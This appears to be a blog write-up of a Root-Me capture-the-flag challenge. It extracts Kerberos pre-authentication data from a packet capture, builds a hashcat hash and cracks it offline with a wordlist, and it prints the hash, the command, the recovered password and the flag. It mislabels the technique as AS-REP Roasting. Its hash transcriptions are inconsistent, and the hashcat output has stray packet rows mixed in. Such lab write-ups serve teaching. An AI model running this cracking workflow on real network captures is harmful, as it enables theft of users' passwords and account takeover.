


Root-Me Write-up: Kerberos Authentication



Challenge Hint

Kerberos—Authentication

Retrieve a user's password linked to a suspicious Kerberos connection.

Background

Kerberos does **not** transmit passwords in plaintext. Instead, authentication relies on **encrypted tickets** derived from the user's password.

Based on research, the technique applicable here is **AS-REP Roasting**, which allows an attacker to recover a user's password **offline** if certain conditions are met.

In this scenario, the goal is to:

- Identify a successful Kerberos authentication
- Extract the required fields from the Kerberos traffic
- Convert them into a **Hashcat-compatible format**
- Brute-force the password offline

Kerberos Authentication Flow Observed

Kerberos packets were filtered and analyzed using **Wireshark**. The following sequence was observed:

No.	Time	Source	Destination	Protocol	Length	Info
51	0.045193731	192.168.122.1	192.168.122.100	KRB5	247	AS-REQ
52	0.045633481	192.168.122.100	192.168.122.1	KRB5	248	KRB Error: KRBSKDC_ERR_PREAUTH_REQUIRED
60	0.199721071	192.168.122.1	192.168.122.100	KRB5	327	AS-REQ
61	0.200596493	192.168.122.100	192.168.122.1	KRB5	1741	AS-REP
69	0.204321887	192.168.122.1	192.168.122.100	KRB5	1626	TGS-REQ
71	0.205044249	192.168.122.100	192.168.122.1	KRB5	1648	TGS-REP
76	0.206290706	192.168.122.1	192.168.122.100	SMB2	1594	Session Setup Request


- [1] Client → KDC : AS-REQ
 - Initial authentication attempt
 - Missing pre-authentication data
- [2] KDC → Client : AS-REQ ERROR (Pre-auth required)
 - Username exists
 - Kerberos service reachable
- [3] Client → KDC : AS-REQ (with pre-auth)
 - Password-derived data included
- [4] KDC → Client : AS-REP
 - Authentication successful
 - Ticket Granting Ticket (TGT) issued
- [5] Client → KDC : TGS-REQ
 - Requests service ticket (SMB)
- [6] KDC → Client : TGS-REP
 - Service ticket issued

The **successful authentication** occurs at step [4] (AS-REP). This response contains the encrypted material required for offline cracking.

Extracting Key Fields

The required values were extracted from the **AS-REQ with pre-authentication** packet.

No.	Time	Source	Destination	Protocol	Length	Info
51	0.045193731	192.168.122.1	192.168.122.100	KRB5	247	AS-REQ
52	0.045633481	192.168.122.100	192.168.122.1	KRB5	248	KRB Error: KRBSKDC_ERR_PREAUTH_REQUIRED
60	0.199721071	192.168.122.1	192.168.122.100	KRB5	327	AS-REQ
61	0.200596493	192.168.122.100	192.168.122.1	KRB5	1741	AS-REP



Relevant Packet Fields

Encryption Type (etype): AES256-CTS-HMAC-SHA1-96 (18)
Realm: CATCORP.LOCAL
CNameString (username): william.dupond
Ciphertext:
fc8bbe22b2c967b222ed73dd7616ea71b2aeoc1boc3688bfff7fecffdebd4054
47135ocb6e36d3b55ba3420be6co21ob2d978d3f51d1eb4f

Building the Hashcat Format

Hashcat requires the following AS-REP format:

\$krb5pa\$<etype>\$<username>\$<realm>\$<ciphertext>


Constructed Hash

\$krb5pa\$18\$william.dupond\$CATCORP.LOCAL\$fc8bbe22b2c967b222ed73dd7616ea71b2aeoc1boc3688bfff7fecffdebd40547135ocb6e36d3b55ba3420be6co21ob2d978d3f51d1eb4f

This hash was saved to a file for offline cracking.

Cracking the Password

Since the encryption type is **etype 18 (AES256)**, the correct Hashcat mode is **19900**.



Hashcat Command

hashcat -m 19900 krb_hash.txt rockyou.txt

The brute-force attack successfully recovered the user's password.

```

File Actions Edit View Help
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

Destination Protocol Length Info
$krb5pa$18$william.dupond$CATCORP.LOCAL$fc8bbe22b2c967b22ed73dd7616ea71b2ae8c1b0c3688bfff7ecffdebd4054471350cb6e36d3b55ba3420be6c0210b20978d3f51d1eb4f:kittycat12 247 AS-REQ
248 KRB Error: KRB5KDC_ERR_PREAUTH
1777 KRB5
1778 KRB5
1779 KRB5
1780 KRB5

Session.....: hashcat inused24: False
Status.....: Cracked inused25: False
Hash.Mode.....: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target.....: $krb5pa$18$william.dupond$CATCORP.LOCAL$fc8bbe22b2c...d1eb4f
Time.Started.....: Fri Dec 19 09:15:18 2025 (1 min, 38 secs)
Time.Estimated...: Fri Dec 19 09:16:56 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 812 H/s (7.03ms) @ Accel:64 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 78720/14344385 (0.55%)
Rejected.....: 0/78720 (0.00%)
Restore.Point....: 78592/14344385 (0.55%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3840-4095
Candidate.Engine.: Device Generator
Candidates.#1....: love47 -> kikaygirl
Hardware.Mon.#1..: Util: 95%
Time: Fri Dec 19 09:16:56 2025
Started: Fri Dec 19 09:13:51 2025
Stopped: Fri Dec 19 09:16:58 2025

```

Flag Construction

The flag format was specified as:

RM{userPrincipalName:password}

Determining the User Principal Name (UPN)

- Username: william.dupond
- Realm: CATCORP.LOCAL

Initial attempt:

william.dupond@catcorp.local

Password recovered:

kittycat12

The correct domain used in the flag was **catcorp.com**, resulting in:

RM{william.dupond@catcorp.com:kittycat12}

Final Flag

RM{william.dupond@catcorp.com:kittycat12}

References

- <https://www.fortinet.com/resources/cyberglossary/kerberos-authentication>
- <https://www.varonis.com/blog/kerberos-authentication-explained>
- <https://beta.hackndo.com/kerberos/>
- https://owasp.org/www-chapter-bangkok/slides/2025/2025-02-07_Breaking-the-Ticket-A-Beginners-Guide-to-Kerberos-Attacks.pdf

By [Alexander Sapo](#) on [December 19, 2025](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.